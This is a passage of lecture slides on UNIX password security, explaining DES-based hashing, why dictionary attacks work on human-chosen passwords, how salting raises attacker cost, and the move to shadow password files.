  - Artificial slowdown: run DES 25 times
  - Can instruct modern UNIXes to use MD5 hash function
- Problem: passwords are not truly random
  - With 52 upper- and lower-case letters, 10 digits and 32 punctuation symbols, there are $94^8 \approx$ 6 quadrillion possible 8-character passwords
  - Humans like to use dictionary words, human and pet names $\approx$ 1 million common passwords

Dictionary Attack

- ➢ Password file /etc/passwd is world-readable
  - Contains user IDs and group IDs which are used by many system programs
- ➢ Dictionary attack is possible because many passwords come from a small dictionary
  - Attacker can compute H(word) for every word in the dictionary and see if the result is in the password file
  - With 1,000,000-word dictionary and assuming 10 guesses per second, brute-force online attack takes 50,000 seconds (14 hours) on average
    - – This is very conservative. Offline attack is much faster!

Salt


ejjung:fURxfg,4hLBX:14510:30:Eunjin:/space/ejjung:/bin/bash
/etc/passwd entry
salt
(chosen randomly when password is first set)
Password
hash(salt,pwd,salt)
Basically, encrypt NULL plaintext

- Users with the same password have <u>different</u> entries in the password file
- Dictionary attack is still possible!

Advantages of Salting

- Without salt, attacker can pre-compute hashes of all dictionary words once for all password entries
  - Same hash function on all UNIX machines
  - Identical passwords hash to identical values; one table of hash values can be used for all password files
- With salt, attacker must compute hashes of all dictionary words once for each password entry
  - With 12-bit random salt, same password can hash to 2^{12} different hash values
  - Attacker must try all dictionary words for each salt value in the password file

Shadow Passwords

```
ejjung:x:14510:30:Eunjin:/space/ejjung:/bin/bashsh
```

/etc/passwd entry

Hashed password is not stored in a world-readable file

- Store hashed passwords in /etc/shadow file which is only readable by system administrator (root)
- Add expiration dates for passwords
- Early Shadow implementations on Linux called the login program which had a buffer overflow!